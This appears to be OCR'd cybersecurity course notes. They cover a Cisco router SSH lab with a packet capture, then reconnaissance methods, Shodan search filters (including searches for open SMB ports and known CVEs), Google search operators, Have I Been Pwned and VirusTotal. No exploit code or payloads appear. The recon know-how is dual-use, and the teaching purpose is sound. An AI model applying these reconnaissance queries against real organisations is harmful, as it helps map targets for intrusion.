Dana(config)#enable secret zinc
```




6. Configure VTY Lines for SSH Access

```
Dana(config)#line vty 0 4
Dana(config-line)#login local
Dana(config-line)#transport input ssh
```

7. Connection with Dana(R1) Router using SSH

- R2#**ssh -l** Dana 192.168.0.2
- Password: <123>
- Dana> en
- Password: <zinc>
- Dana#


*- [R1 FastEthernet0/0 to R2 FastEthernet0/0]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 0
No. Time Source Destination Protocol Length Info
152 627.445942 192.168.0.2 192.168.0.1 TCP 60 21493 → 22 [SYN] Seq=0 Win=4128 Len=0 MSS=1460
153 627.492088 192.168.0.1 192.168.0.2 TCP 60 22 → 21493 [SYN, ACK] Seq=0 Ack=1 Win=4128 Len=0 MSS=1460
154 627.524213 192.168.0.2 192.168.0.1 TCP 60 21493 → 22 [ACK] Seq=1 Ack=1 Win=4128 Len=0
155 627.554858 192.168.0.1 192.168.0.2 SSHv1 73 Server: Protocol (SSH-1.5-Cisco-1.25)
156 627.571113 192.168.0.2 192.168.0.1 SSHv1 73 Client: Protocol (SSH-1.5-Cisco-1.25)
157 627.586115 192.168.0.1 192.168.0.2 SSHv1 266 Server: Public Key
[ACK] Seq=20 Ack=232 Win=3897 Len=64 [TCP segment of a reassembled PDU]
[ACK] Seq=232 Ack=144 Win=3985 Len=0
crypted packet (len=5)
known (181)
crypted packet (len=5)
[ACK] Seq=164 Ack=256 Win=3873 Len=0
crypted packet (len=12)
crypted packet (len=5)
crypted packet (len=31)
crypted packet (len=5)
crypted packet (len=5)
crypted packet (len=16)
[ACK] Seq=232 Ack=308 Win=3821 Len=0
crypted packet (len=11)
crypted packet (len=10)
crypted packet (len=10)
[ACK] Seq=252 Ack=348 Win=3781 Len=0
crypted packet (len=10)
crypted packet (len=11)
crypted packet (len=19)
[ACK] Seq=272 Ack=396 Win=3733 Len=0
crypted packet (len=11)
crypted packet (len=12)
crypted packet (len=15)
186 644.513558 192.168.0.2 192.168.0.1 TCP 60 21493 → 22 [ACK] Seq=292 Ack=436 Win=3693 Len=0
194 670.605377 192.168.0.1 192.168.0.2 SSHv1 114 Server: Encrypted packet (len=52)
Wireshark · Follow TCP Stream (tcp.stream eq 0) · -
SSH-1.5-Cisco-1.25
SSH-1.5-Cisco-1.25
.....5@.%g.....e..3. ..=..*...o...e.+-...z. @..... H.2 .|
+.....jS...y.7..Q
8.....Ob
&.X.p.C<.U.?.?.....,..`..|..JD..E..d#.E(.,.O>.....jQ@..C..k....X..XA.
.2.w.
.*I..Y.....@.....t.....5@.%g....E\r.....(.m.x.q...mA..$.`.
,.....~k..Q...."
3.....S.V
A..2....D..j,.@.....!.....eJ.....WbW..I...
2!..W.+.o|.....c... .....G..h.eq...l.1+k3....#..L...N.....
6.!Sv].Z.q...9.G..2DfuH..*s.7....LX..wsg.....J.....5u....{.t\.u.S+.V.|....
0...+.!....t.}.:.v|...-~.....
..{zxR?..d....]....
...'.....".c.....
...9.V.?x..A.....F..Z...N.&.ph.0.....|Q.....o%R..,.....(.....J)hG....
6+H.w.aT.....iT6P..q[.Jcd.....a....~@:!Kc....
50 client pkts, 145 server pkts, 98 turns.
Entire conversation (8650 bytes)
Show data as ASCII
Stream 0
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Frame 373: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface -, id 0
Ethernet II, Src: ca:02:31:4c:00:00 (ca:02:31:4c:00:00), Dst: ca:01:0c:74:00:00 (ca:01:0c:74:00:00)
Internet Protocol Version 4, Src: 192.168.0.2, Dst: 192.168.0.1
Transmission Control Protocol, Src Port: 21493, Dst Port: 22, Seq: 940, Ack: 4676, Len: 20
SSH Protocol
0000 ca 01 0c 74 00 00 ca 02 31 4c 00 00 08 00 45 c0
0010 00 3c b0 c4 00 00 ff 06 88 e3 c0 a8 00 02 c0 a8
0020 00 01 53 f5 00 16 90 8a 09 1f da 2d 14 ca 50 18
0030 0f a8 59 87 00 00 00 00 00 0a 09 90 61 4f 8c 5c
0040 ba d6 b3 e1 a6 10 4f 45 8d 34
Packets: 486 · Displayed: 284 (58.4%)
Profile: Default
Search
ENG
16:54:29
19-Sep-2024

Day 17

- Outline
  - Reconnaissance (Active, Passive)
  - Shodan
  - Ethernet VS Serial Cables
  - Google Search Console
  - Have I Been Pwned
  - Virus Total
  - Lab: Change Default HTTP Port
  - John
  - Brute Force, Dictionary, and Rule-based Attack

Reconnaissance (Active Passive)

- involving the gathering of information about a target system, network, or organization.
- Passive Reconnaissance: Collect information about the target without directly interacting with it.
  - Advantages: Stealthy and difficult to detect, minimizing the risk of alerting the target.
  - Disadvantages: Limited in-depth information since no direct interaction with the target is performed.


- Active Reconnaissance: Actively interact with the target to gather more detailed information.
  - Advantages: Provides more accurate and detailed information.
  - Disadvantages: Likely to be detected by the target's security systems, increasing the risk of being blocked or flagged.

Passive Reconnaissance

- gathers information about a target system, network, or organization without directly interacting with the target.

1. Social Media and Online Forums → (Reading company-related posts or personal employee data.)
2. WHOIS Lookups→ domain, IP addresses, nameservers
3. DNS Queries → domain's DNS records
4. Public File Repositories → public code repositories, internal documents
5. Website Analysis → technologies used in a website, such as the server, framework, or content management system (CMS)
6. Shodan and Censys → connected devices and services with internet, network infrastructure, open ports

No Direct Communication with victim



Whois
Identity for everyone

DNSstuff
REVIEWS | OPINIONS | TOOLS

netcraft

SHODAN


built With

censys


Active reconnaissance

- is the process of gathering information about a target by directly interacting with its systems, networks, or devices.
- This process is more intrusive and may trigger alarms in the target's security systems, so attackers often perform it carefully to avoid detection.

1. Network & Port Scanning → map out devices, routers, switches, and network infrastructure. IP address discover open ports, services.
2. Vulnerability Scanning → known vulnerabilities, misconfigurations, and weaknesses that could be exploited.
3. OS Fingerprinting → OS of the target based on its network behavior, TCP/IP stack responses, and packet analysis.
4. Traceroute → revealing intermediate routers and potential network structures



Shodan



- indexes the details of internet-connected devices like servers, routers, webcams, industrial control systems, and IoT devices. It scans the internet and collects information about these devices, such as their IP addresses, open ports, protocols, and services they are running.

- country:"JO" city:"Amman" port:445
- hostname:"example.com“
- os:"Windows 10“
- product:"Apache httpd“
- vuln:"CVE-2023-12345“ → Search for devices with known vulnerabilities (CVEs)
- isp:"Orange“ → Internet Service Provider (ISP)

Shodan Search Engine

shodan.io/dashboard

Error

Hacker | Programming | Design | BAU | AWS | Problem Solving | Azure | WhatsApp | Chat GPT | Google | ماستر البلقاء | نمو | Cisco Networking A... | Company Catalog | Learn the Latest Tec...

Shodan | Maps | Images | Monitor | Developer | More...

SHODAN | Explore | Downloads | Pricing | Type / to search | Account

Dashboard

Getting Started

What is Shodan?

Search Query Fundamentals

Working with Shodan Data Files

LEARN MORE

>_ ASCII Videos

Setting up Real-Time Network Monitoring

Measuring Public SMB Exposure

Analyzing the Vulnerabilities for a Network

VISIT THE CHANNEL

</> Developer Access

How to Download Data with the API

Looking up IP Information

Working with Shodan Data Files

DEVELOPER PORTAL

// QUICK LINKS

SETUP NETWORK MONITORING

BROWSE IMAGES

MAP VIEW

Filters Cheat Sheet

Shodan currently crawls nearly 1,500 ports across the Internet. Here are a few of the most commonly-used search filters to get started.


Filter Name	Description	Example
city	Name of the city	Devices in San Diego

Search

ENG


19:51:20
19-Sep-2024

Ethernet VS Serial Cables




- An Ethernet cable is used to connect devices in a local area network (LAN), such as computers, routers, switches, and modems.
- A Serial cable is used to transfer data between devices via serial communication, which means data is sent sequentially one bit at a time. It is commonly used to connect devices like modems, older computers, networking equipment (like routers and switches)


Feature	Ethernet	Serial
Speed	10 Mbps – 100 Gbps	56 Kbps – 2 Mbps
Interface Type	Twisted Pair	Smart Serial
Usage	LAN - WAN	WAN – Long distance
Communication	Full-duplex	Often Half-duplex
Distance	~ 100 m	~ Km



Ethernet Cable

	Vulnerabilities	Attacks	Solutions
1	(LAN) Vulnerabilities	insider attacks	VLAN
2	physical access	Traffic Sniffing	use Encryption when communication → IPsec, SSL/TLS, or MACsec
3	shared environment	MITM, ARP spoofing	Dynamic ARP Inspection (DAI) & Port Security
4	No proper segmentation	DDoS, broadcast storms	firewalls & intrusion prevention systems (IPS)





Google Search Console

- site: www.bau.edu.jo
- site: .bau.edu.jo
- site: .bau.edu.jo - www.bau.edu.jo

- filetype: pdf “Cybersecurity”
- site: .edu.jo filetype: pdf “AI”

- inurl: Microsoft
- filetype: jpg “artificial intelligent”

Have I Been Pwned

- "Have I Been Pwned" is a website that allows you to check if your email address or accounts have been involved in data breaches. When you enter your email, it searches its database of known breaches and lets you know if your information has been exposed. It can help you take action, like changing passwords or securing accounts, to protect your online presence.

Have I Been Pwned: Check if yo

haveibeenpwned.com

Hacker | Programming | Design | BAU | AWS | Problem Solving | Azure | WhatsApp | Chat GPT | Google | ماستر البلقاء | نمو | Cisco Networking A... | Company Catalog | Learn the Latest Tec...

';--have i been pwned?

Check if your email address is in a data breach

email address pwned?

Using Have I Been Pwned is subject to the terms of use

811 14,131,419,988 115,796 228,889,153

Search ENG 18:04:08 22-Sep-2024

VirusTotal

- VirusTotal is a free online service that analyzes files and URLs to detect malware and other security threats using multiple antivirus engines and tools. You can upload a file or enter a URL, and it will provide a detailed report on whether any of the security tools flagged it as malicious. It's a useful resource for checking the safety of files and websites before interacting with them.

- While VirusTotal can be helpful, it's important to consider that **uploading sensitive or private files** may expose them to **third parties**. If you have data that is particularly sensitive or confidential, it's generally best to avoid sharing it with any **online service**.
- For secure file analysis, consider using **local antivirus tools** or solutions that allow you to analyze files **without uploading them to the cloud**. Always prioritize privacy and data security!

VirusTotal - Home

virustotal.com/gui/home/upload

Hacker | Programming | Design | BAU | AWS | Problem Solving | Azure | WhatsApp | Chat GPT | Google | ماستر البلقاء | نمو | Cisco Networking A... | Company Catalog | Learn the Latest Tec...

URL, IP address, domain or file hash

Sign in | Sign up

VIRUSTOTAL

Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

FILE | URL | SEARCH

Choose file


By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the **sharing of your Sample submission with the security community.** Please do not submit any personal information; we are not responsible for the contents of your submission. Learn more.


Search

ENG

18:06:39
22-Sep-2024

Lab: Change Default HTTP Port



